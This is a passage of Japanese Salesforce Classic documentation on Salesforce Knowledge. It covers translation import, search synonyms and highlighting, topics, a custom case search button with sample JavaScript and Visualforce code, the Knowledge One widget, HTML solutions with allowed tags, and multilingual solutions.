公開前に［記事の管理］タブでインポートした翻訳をレビューする	インポートした翻訳をキューに追加して、そこからエージェントが翻訳を校閲できるようにします。
インポート時にすぐに翻訳を公開	インポートした翻訳をレビューせずに公開します。

3. インポートする記事の言語を選択します。
4. 公開前に記事を校閲する場合は、必要に応じて、ユーザまたはキューへのファイルの送信を選択します。
5. [参照]をクリックし、アップロードする翻訳.zipファイルを選択して、[開く]をクリックします。

   すべての翻訳ファイル(つまり、Salesforceからエクスポートされ、ベンダが翻訳したファイル)を言語コードと同じ名前のフォルダに入れる必要があります。たとえば、フランス語の記事は *fr* フォルダに入れます。このフォルダをzipファイルとして圧縮し、インポートファイルを作成します。

   重要: 翻訳記事を正常にインポートするには、そのファイルのファイル構造および拡張子が翻訳用にSalesforceナレッジからエクスポートされたファイルのファイル構造および拡張子に一致することを確認します。たとえば、ターゲット言語がフランス語の場合、ファイル構造の最初の部分は次のようになります。

```
import.properties
 -fr
  --articletypearticlename_kav
   ---articlename.csv
   ---[Article collateral, html, images, etc.]
```

6. [今すぐインポート]をクリックします。

   アップロードする翻訳記事が他にもある場合は、ステップ4～6を繰り返します。
7. [完了]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledgeを使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションでSalesforceナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事をエクスポートする
- 「Salesforceナレッジの管理」

  および

  「記事の管理」

  および

  「ナレッジ記事のインポート/エクスポートの管理」

記事を表示する
- 記事タイプに対する「参照」

記事を作成する
- 記事タイプに対する「参照」および「作成」

インポートが完了すると、メール通知が送信されます。インポートの状況を確認するには、[設定]から［クイック検索］ボックスに「*記事のインポートとエクスポート*」と入力し、[記事のインポートとエクスポート]を選択します。

関連トピック:

- 記事および翻訳のインポートとエクスポート状況
- 翻訳用の記事のエクスポート
- マルチ言語の知識ベースの設定
- 複数言語の記事のサポート
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事検索機能の向上

ケースから検索の強調表示とスニペット、シノニム、昇格済み用語、トピック、キーワードを有効にして、記事検索を向上させます。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

検索の強調表示とスニペット

最良の記事をすばやく特定し、関連テキストと検索結果内の強調表示された検索語を使用して、記事が検索語にどのように一致しているかが表示されます。

記事のシノニムの検索

シノニムを作成して、検索で語または句が同義とされるようにします。ユーザは、Salesforce ナレッジ記事の検索時に、用語に一致しないが同義の用語と一致する検索語を入力できます。

昇格済み検索語の管理

Salesforce ナレッジ記事に関連付けられたすべての昇格済み検索語を 1 つのページから参照、編集、削除します。

記事のトピックの有効化

記事のトピックを使用すれば、トピックを割り当てて記事を分類し、検索できます。トピックは、記事ビューおよび詳細ページから追加できます。英語のみでサポートされる推奨トピックは、記事から抽出された用語であるため、データカテゴリの割り当てよりも具体的で正確です。検索時にトピックを使用して記事のインデックスを作成できるため、よりキーワード検索に関連した記事が一致します。

追加キーワードを使用した記事の検索
ケースから記事を検索する場合、デフォルトではケースタイトルのみが検索に使用されます。多くの場合、より正確な検索結果を得るためにケースの追加情報を使用したり、カスタム検索ボタンを作成したりすると役立ちます。

関連トピック:

検索の強調表示とスニペット
記事のシノニムの検索
昇格済み検索語の管理
記事のトピックの有効化
追加キーワードを使用した記事の検索
Salesforce ナレッジドキュメントの概要
Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

検索の強調表示とスニペット

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

最良の記事をすばやく特定し、関連テキストと検索結果内の強調表示された検索語を使用して、記事が検索語にどのように一致しているかが表示されます。

検索の強調表示とスニペットにより、特定の結果が検索クエリにどのように一致するかについて、エージェントおよびユーザにコンテキストが与えられます。関連テキストは、タイトルの下に表示され、検索語は太字で示されます。Salesforce の [ナレッジの設定] ページ (ページ 3268) で検索の強調表示とスニペットを有効にできます。

メモ: 検索の強調表示とスニペットは、ワイルドカードを使用した検索では生成されません。

検索の強調表示とスニペットは、次の項目から生成されます。

- メール
- ロングテキストエリア
- リッチテキストエリア
- テキストエリア

検索の強調表示とスニペットは、次の項目からは生成されません。

- チェックボックス
- 通貨
- 日付
- 日時
- ファイル
- 数式
- ルックアップ
- 複数選択リスト

- 数値
- パーセント
- 電話
- 選択リスト
- URL

メモ: スニペットが生成されない場合、記事の概要項目が代わりに表示されます。

関連トピック:

記事検索機能の向上

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事のシノニムの検索

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

シノニムを作成して、検索で語または句が同義とされるようにします。ユーザは、Salesforce ナレッジ記事の検索時に、用語に一致しないが同義の用語と一致する検索語を入力できます。

シノニムおよびシノニムグループを作成するには、[設定]から、[クイック検索]ボックスに「シノニム」と入力し、[カスタマイズ] > [検索] で [シノニム] を選択します。1 つの組織で最大 10,000 個のシノニムグループを作成できます。

シノニムグループのいずれか 1 つの語を検索すると、グループ内のすべての語に対する結果が返されます。たとえば、次のシノニムでシノニムグループを定義したとします。

CRM、*カスタマーリレーション管理*、*Salesforce*

「*カスタマーリレーション管理*」を検索すると、「*カスタマーリレーション管理*」を含む記事だけでなく、「*CRM*」または「*Salesforce*」を含む記事も検索します。

シノニムは、検索動作に次のような影響を与えます。

優先度
: 検索語がシノニムグループの一部である場合、検索結果には、検索語を含む項目、続けてシノニムグループの他の語を含む項目が表示されます。

  たとえば、次のシノニムグループを定義します。

  fruit、*oranges*

  「`oranges`」と指定して検索すると、「*oranges*」を含む項目、続けて「*fruit*」を含む項目の一覧が一致します。

  メモ: [記事の管理]タブで、列ヘッダーをクリックして一覧を並び替えると、優先度ではなく、並び替え順序が現在と追加の検索で維持されます。

ワイルドカード
: 検索でワイルドカードを使用する場合、ワイルドカードによって検索語の範囲が広がりますが、検索語句に定義済みのシノニムが含まれていたとしても、検索ではどのシノニムも一致しません。

たとえば、次のようなシノニムグループが定義されているとします。

fruit、*oranges*、*apples*

cabbage、*lettuce*

「`orang* lettuce`」と指定して検索すると、「*orange*」と「*oranges*」を含む項目は一致しますが、「*fruit*」、「*apples*」、「*cabbage*」を含む項目は一致しません。

演算子

検索語句に演算子(AND/OR/AND NOT)が含まれる場合、検索語句全体が定義されているシノニムである場合にのみシノニムの一致が返されます。

たとえば、次のようなシノニムグループが定義されているとします。

fruit、*oranges and apples*

vegetable、*carrots*

「`oranges and apples`」と指定して検索すると、逐語的な文字列「*oranges and apples*」と単語「*fruit*」を含むすべての項目の一致が返されます。

ただし、検索語句が「`fruit and vegetables`」である場合、これは定義されていないシノニムであるため、「*fruit*」と「*vegetables*」の両方の単語が含まれる項目が一致します。

この場合、AND は演算子として機能し、シノニム一致は、検索結果に返されません。この例でいうと、「*fruit*」または「*vegetables*」のいずれかのシノニムを含む項目(単語「*carrots*」または語句「*oranges and apples*」を含む項目)は、返されません。

完全に一致する語句を含む

定義済みのシノニムが完全に一致する語句を含む検索の一部に過ぎない場合、検索ではシノニムとして扱われません。

たとえば、次のシノニムグループを定義します。

oranges apples、*fruit*

「`"raspberries oranges apples"`」と指定して完全に一致する語句を検索すると、単語「*fruit*」を含む項目は一致しません。

見出語化

シノニムは検索結果内で見出語化されず、完全に一致する語句として一致します。ただし、検索語は見出語化されます。

たとえば、次のシノニムグループを定義します。

quench、*drink orange juice*

「`quench`」と指定して検索すると、「*quench*」、「*quenched*」、「*quenching*」、および「*drink orange juice*」を含む項目は一致しますが、「*drinking orange juice*」を含む項目は一致しません。

無視される単語

検索で通常は無視される「*the*」、「*to*」、「*for*」などの単語は、単語が定義済みのシノニムの一部である場合に一致します。

たとえば、次のシノニムグループを定義します。

peel the orange、*cut the apple*

「`peel the orange`」と指定して検索すると、完全に一致する文字列「*peel the orange*」を含む項目が一致します。

重複シノニム

検索語がさまざまなグループからの重複シノニムで構成される場合、検索ではすべての重複シノニムグループに含まれるシノニムが一致します。

たとえば、次のようなシノニムグループが定義されているとします。

- *orange marmalade*、*citrus*
- *marmalade recipe*、*sugar*

「`orange marmalade recipe`」と指定して検索すると、「*orange marmalade*」、「*citrus*」、「*marmalade recipe*」、「*sugar*」を含む項目が一致します。

サブセット

1つのシノニムグループに別のグループに属するシノニムのサブセットであるシノニムが含まれる場合、サブセットの語を検索しても、サブセットシノニムグループのシノニムを含む項目は一致しません。

たとえば、次のようなシノニムグループが定義されているとします。

- *orange*、*apple*
- *orange marmalade*、*citrus*
- *marmalade*、*jam*

「`orange marmalade`」と指定して検索すると、「*orange marmalade*」と「*citrus*」を含む項目は一致しますが、「*apple*」、「*jam*」を含む項目は一致しません。

関連トピック:

記事検索機能の向上

Salesforce **ナレッジドキュメントの概要**

Complete Guide to Salesforce Knowledge (Salesforce **ナレッジ完全ガイド**)

昇格済み検索語の管理

Salesforceナレッジ記事に関連付けられたすべての昇格済み検索語を1つのページから参照、編集、削除します。

[昇格済み検索語]関連リストの記事の詳細ページで、昇格済み検索語を記事に追加できます。

1. [設定]から、[クイック検索]ボックスに「*昇格済み検索語*」と入力し、[[検索]をカスタマイズ]の下で[昇格済み検索語]を選択します。
2. 記事に割り当てられている語を参照するには、[記事]列で並び替えます。
3. 語を編集するには、その行で[編集]をクリックします。
   変更できるのは、割り当てられている記事ではなくこのページの語のみです。
4. 語を削除するには、その行で[削除]をクリックします。
   語は、この行に関連付けられた記事からのみ削除され、他の記事からは削除されません。
5. 変更を保存します。

関連トピック:

記事検索機能の向上

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

昇格済み検索語を作成、編集、および削除する
- 「昇格済み検索語の管理」

記事のトピックの有効化

記事のトピックを使用すれば、トピックを割り当てて記事を分類し、検索できます。トピックは、記事ビューおよび詳細ページから追加できます。英語のみでサポートされる推奨トピックは、記事から抽出された用語であるため、データカテゴリの割り当てよりも具体的で正確です。検索時にトピックを使用して記事のインデックスを作成できるため、よりキーワード検索に関連した記事が一致します。

メモ: データカテゴリとは対照的に、記事に追加されたトピックは、別の言語の同一記事に移行されません。

記事のトピックは、記事タイプごとに有効にします。

1. [設定] から、[クイック検索] ボックスに「*オブジェクトのトピック*」と入力し、[オブジェクトのトピック] を選択します。
2. トピックを有効にする記事タイプ名をクリックします。
3. [トピックを有効化] をオンにします。
4. 推奨に使用する項目を選択します。
5. [保存] をクリックします。
6. [システム権限] でプロファイルまたは権限セットを使用して、トピックの割り当て、作成、削除、編集を行うことができるエージェントを定義します。

関連トピック:

記事検索機能の向上

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

トピックを有効にする

- 「アプリケーションのカスタマイズ」

追加キーワードを使用した記事の検索

ケースから記事を検索する場合、デフォルトではケースタイトルのみが検索に使用されます。多くの場合、より正確な検索結果を得るためにケースの追加情報を使用したり、カスタム検索ボタンを作成したりすると役立ちます。

これらを可能にするため、Salesforce ナレッジの検索ページで次の追加パラメータを使用できます。

- **id=<ケース ID>**: 現在のケースの ID。
- **search=<キーワード>**: 検索するキーワード。
- **articleType_<記事タイプの API 参照名>=on**: 選択する記事タイプ (記事タイプを選択しない場合、すべての記事タイプが選択されます)。複数のパラメータを使用できます。
- **ct_<データカテゴリグループの内部名>=<データカテゴリの内部名>**: 事前に選択する検索条件。複数のパラメータを使用できます。

これらのパラメータを活用するには、ケースの詳細ページに、ケースからキーワードを抽出してデフォルトの記事の検索ボタンを非表示にする数行の JavaScript を含むカスタムボタンを追加します。

メモ: `support:caseArticle` を使用して、カスタム記事ウィジェットを作成することもできます。

1. ケースのオブジェクト管理設定から、[ボタン、リンク、およびアクション] に移動します。
2. [新規ボタンまたはリンク]をクリックします。
3. 一意の［表示ラベル］、［名前］、および［説明］を入力します。
4. ［表示の種類］で [詳細ページボタン] を選択します。
5. ［動作］ドロップダウンから [JavaScript を実行] を選択します。
6. ［内容のソース］ドロップダウンから [OnClick JavaScript] を選択します。
7. ケースデータを抽出して記事の検索ページにパラメータを設定するコードを入力します。

   たとえば、次のような場所があります。

```
// article search page URL
var url = '/knowledge/knowledgeHome.apexp';

// ID of the current case
url += '?id={!Case.Id}';

// use the case subject as the search keywords
url += '&search={!Case.Subject}';

// read case attributes
var caseType = '{!Case.Type}';
var caseProduct = '{!Case.Product__c}';

// if the case is of a certain type, select only 2 of the article types available
// in other cases, we keep the default behavior (all article types selected)
```

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

カスタムボタンまたはカスタムリンクを作成または変更して Visualforce ページを作成する
- 「アプリケーションのカスタマイズ」

```
if (caseType=='Problem' || caseType=='Question') {
   url += '&articleType_FAQ_kav=on';
   url += '&articleType_How_To_kav=on';
}

// preselect a data category for search results based on the category

var product = '';
if (caseProduct=='Home')
   product = 'Home';
if (caseProduct=='SMB')
   product = 'Small_and_Medium_Business';
if (caseProduct=='Large enterprise')
   product = 'Large_Enterprise';

if (product.length>0)
   url += '&ct_Products2=' + product;

// once the logic is executed, we go to the article search page
window.location = url;
```

8. **[保存] をクリックします。**
9. **ケースのオブジェクト管理設定から、[ページレイアウト] に移動します。**
10. **［ケースのレイアウト］の横にある [編集] をクリックします。**
11. **記事を検索するカスタムボタンをケースレイアウトにドラッグします。**
12. **[保存] をクリックします。**
13. **次のコードを含む、*CaseDetailsWithoutStandardKBSearchButton* という名前の Visualforce ページを作成します。**

```
<apex:page standardController="Case">
    <style type="text/css">
        div.knowledgeBlock input {display: none}
    </style>
    <apex:detail/>
</apex:page>
```

14. **ケースの [ボタン、リンク、およびアクション] 領域に戻り、［ビュー］の横にある [編集] をクリックします。**
15. **［上書き手段］で [Visualforce ページ] を選択します。**
16. **ドロップダウンから [CaseDetailsWithoutStandardKBSearchButton] を選択します。**
17. **[保存] をクリックします。**

関連トピック:

記事検索機能の向上

Salesforce **ナレッジドキュメントの概要**

Complete Guide to Salesforce Knowledge (Salesforce **ナレッジ完全ガイド**)

Knowledge One ウィジェットの設定

Salesforce Console for Service または Salesforce Console for Sales にプラグインできるウィジェットとして Knowledge One を使用できます。[ナレッジ] タブを使用している場合、記事および外部ソース用の使いやすいインターフェースをケースや Salesforce Console for Service 内でも使用できます。ケースから移動せずに記事の検索、送信、作成ができます。

すべての Salesforce ナレッジ記事ウィジェットの中でも、Knowledge One ウィジェットを使用すると次の操作が可能です。

- 公開済みの Salesforce ナレッジ記事を 1 クリックでケースに添付する。
- 記事を URL として共有する (記事が公開チャネルで共有されている場合)。
- 記事を PDF としてメール送信する (記事が公開チャネルで共有されている場合)。
- 記事を作成および管理する。
- ウィンドウ幅に基づいて調整する。コンソールのウィンドウが 600 ピクセルよりも小さい場合、検索可能なオブジェクトはドロップダウンメニューで表示されます。

メモ: ケースフィード検索の記事ウィジェットでは、エージェントの言語が必ずしも使用されるわけではありません。エージェントの言語が Salesforce ナレッジでサポートされる言語ではなくエージェントのローカル言語の場合は、ローカル言語が検索言語になります。エージェントの言語とローカル言語がどちらもサポートされない場合は、デフォルトの Salesforce ナレッジ言語が検索言語になります。この言語は、[ナレッジの設定] ページで検索および設定できます。

1. ケースのオブジェクト管理設定から、[ページレイアウト] に移動して、編集するケースページレイアウトを開きます。
2. ケースページレイアウトに [メール] クイックアクションがあることを確認します。

   [メール] クイックアクションがないと、記事をメールで送信できません。

   a. 左側のメニューにある [クイックアクション] を選択します。

   b. [メール] を [Salesforce Classic パブリッシャーのクイックアクション] 行にドラッグします。
3. 従来の記事サイドバーコンポーネントを無効にします。
   - ナレッジサイドバーを無効にするには、[レイアウトのプロパティ] をクリックして [ナレッジサイドバー] がオフになっていることを確認します。
   - ケースフィード記事ツールを無効にするには、[フィードビュー] をクリックして [コンソールでケースフィード記事ツールを使用] がオフになっていることを確認します。
4. ページレイアウトエディタで、[カスタムコンソールコンポーネント] をクリックします。
5. Knowledge One ウィジェットが必要となるサイドバーで、[種別] ドロップダウンから [Knowledge One] を選択し、サイドバーパラメータを設定します。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

Salesforce ナレッジおよび Salesforce Console for Service を管理する
- 「アプリケーションのカスタマイズ」

  および

  「Salesforce ナレッジの管理」

[メール] クイックアクションを表示するためには、ケースページレイアウトに追加されている必要があります。

ヒント: Knowledge One サイドバーが表示されない場合は、ページレイアウトでサイドバーの幅を 250 まで広げます (高さは 150)。Knowledge One サイドバーを適切に表示するための最小サイズがあります。

関連トピック:

- ケースの記事ウィジェットの比較一覧
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

ケースの記事ウィジェットの比較一覧

組織にどの Salesforce ナレッジ記事ウィジェットが最適かを判断します。

ウィジェットの機能	記事ウィジェット	記事ケースフィードウィジェット	Knowledge One ウィジェット
データカテゴリに基づく絞り込み	可	不可	可
記事を作成する	不可	不可	可
外部オブジェクトの検索	不可	不可	可
ドラフト記事へのアクセス	不可	不可	可
ケースへの記事の添付	可	可	可
記事を PDF として送信	不可	可	可
記事の公開 URL の共有	不可	可	可
ウィンドウサイズの調整	不可	不可	可
複数の記事推奨方法	不可	不可	可


エディション

使用可能なエディション: Salesforce Classic


Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition


記事ウィジェット



記事ケースフィードウィジェット



Knowledge One ウィジェット



関連トピック:

- Knowledge One ウィジェットの設定
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

ソリューションの追加

HTML ソリューションの概要

HTML ソリューションでは、段落の書式設定や、画像やリンクの挿入が簡単に実行できるため、ソリューションをより柔軟に作成できます。HTML ソリューションではHTMLエディタを使ってソリューションを作成し、そのソリューションをSalesforce、セルフサービスポータル、およびカスタマーポータルで公開ソリューションとしてユーザに表示します。

HTML エディタを使用して、次の操作を実行できます。

- フォントの変更
- フォントサイズの拡大または縮小
- [ドキュメント] タブからの画像の挿入
- テキストの色
- テキストの背景色の設定
- ハイパーリンクの挿入
- 段落の配置の変更
- 箇条書きや番号付き箇条書きの作成

メモ: デフォルトでは、ソリューションはテキスト形式で作成および表示します。システム管理者は、HTML ソリューションを有効にする必要があります。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションを作成する

- ソリューションに対する「作成」

組織で HTML ソリューションの作成を開始する前に、次の実装に関するヒントとベストプラクティスを確認してください。

実装のヒント

- HTML ソリューションは、一度有効にすると無効にはできません。
- HTML エディタでテキストソリューションを開いて保存すると、そのソリューションは HTML ソリューションになります。
- HTML ソリューションは、セルフサービスポータル、公開ソリューション、カスタマーポータル、および Salesforce ユーザに表示されます。
- ソリューションが保存されると、HTML エディタに入力された HTML タグはすべてテキストとして表示されます。
- HTML ソリューション詳細がリストビューと検索結果に表示されるときには、最初の 255 文字のみが表示されます。この文字数には、表示されない HTML タグや画像も含まれます。
- 各 HTML ソリューションには、HTML タグを含めて最大 32000 文字まで含めることができます。
- HTML の書式設定は、ソリューションの印刷用表示で保存されます。
- HTML ソリューション内のハイパーリンクをユーザがクリックすると、リンク先の内容が新しいブラウザウィンドウに開きます。

- HTMLソリューションに含める画像はすべて、[ドキュメント]タブにアップロードする必要があります。HTMLソリューション詳細内の画像は、リストビューとレポートには表示されません。
- HTMLソリューションは、Salesforceがサポートするいずれの言語でも作成できます。

ベストプラクティス

次のHTMLタグは、Salesforceにインポートされる HTMLソリューションで使用できます。

<a>	<dt>	<q>
<abbr>		<samp>
<acronym>	<font>	<small>
<address>	<h1>	
<b>	<h2>	<strike>
<bdo>	<h3>	
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>
<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

上記のタグの中に、次の属性を含めることができます。

alt	face	size
background	height	src
border	href	style
class	name	target

colspan	rowspan	width

上記の属性のうち URL を含めることができるのは、次の文字列で始まる URL に限られます。

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / (相対リンクの場合)

関連トピック:

ソリューションの分類
ソリューションの作成

マルチ言語ソリューションの概要

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

マルチ言語ソリューション機能を使用して、ソリューションおよびソリューションカテゴリを、Salesforce がサポートする言語に翻訳できるため、サポート担当者は、最も扱いやすい言語で問い合わせに対する答えを見つけることができます。

マルチ言語ソリューションでは、次の方法でサポート費用を削減できます。

- 顧客が希望する言語で問い合わせに答えることにより、営業やマーケティングがリアルタイムに顧客情報を把握する
- 顧客にとって最も都合の良い言語でソリューションを提供することにより、不要な電話の着信を削減する
- 時間と場所を問わず、1 か所から複数の言語で問い合わせを管理する

マルチ言語ソリューションに関する次のキーワードを確認します。

マスタソリューション
: Salesforce がサポートしている言語で作成されたソリューション。マスタソリューションには、翻訳を関連付けることができます。ただし、別のマスタソリューションと関連付けることはできません。

翻訳ソリューション
: Salesforce がサポートする言語に翻訳され、1 つのマスタソリューションと関連付けられたソリューションです。翻訳ソリューションが、マスタソリューションと同じ言語を使うことはできず、マスタソリューションと関連付けられている他の翻訳ソリューションと同じ言語を使うこともできません。翻訳ソリューションを、他の翻訳ソリューションと関連付けることはできません。翻訳ソリューションは、ソリューション詳細ページ、ソリューション編集ページ、ソリューションリストビュー、およびソリューションの検索結果に、 アイコンで表示されます。

次の場所からマルチ言語ソリューションを使用できます。

[ソリューション] タブ
新規ソリューションを作成するとき、ユーザは、［言語］選択リストから、ソリューションを記述する言語を選択できます。ソリューションをいったん保存すると、マスタソリューションになります。その後ユーザは、マスタソリューション詳細ページの[翻訳ソリューション]関連リストにある[新規]をクリックして、翻訳ソリューションを作成できます。マスタソリューションが変更されると、その翻訳ソリューションの状態を調整して、翻訳が必要であることを示すことができます。

[ケース] タブ
ユーザが、[ソリューション] 関連リストにキーワードを入力し、[ソリューションの検索] をクリックしてケースで関連ソリューションを検索すると、検索結果には、一致するキーワードを含む、すべての言語のソリューションが表示されます。または、推奨ソリューションがケースに対して有効にされている場合、そのソリューションがそのケースと共通語を共有していれば、[推奨ソリューションの参照] をクリックして、複数の言語で関連ソリューションを検索することができます。

セルフサービスポータル
マルチ言語ソリューションがセルフサービスポータルに対して有効にされている場合には、セルフサービスユーザ情報設定で指定された希望言語で自動的にソリューション検索結果が表示されます。また、言語ドロップダウンリストから、特定の言語またはすべての使用言語でソリューション検索結果を選択して表示することもできます。デフォルトでは、セルフサービスポータルのログインページは、組織の言語で表示されます。

公開ソリューション
マルチ言語ソリューション検索が公開ソリューションに対して有効にされている場合には、言語ドロップダウンリストから、特定の言語またはすべての使用言語でソリューション検索結果を選択して表示できます。デフォルトでは、公開ソリューションは、組織の言語で表示されます。

ソリューションカテゴリ
「翻訳の管理」権限を持つユーザは、トランスレーションワークベンチを使用してソリューションカテゴリを翻訳し、各ユーザの言語で [ソリューション] タブに表示したり、顧客のセルフサービスユーザ情報設定で指定されている各顧客の希望言語でセルフサービスポータルに表示したりすることができます。ソリューションカテゴリは、公開ソリューション用には翻訳されていません。

レポート
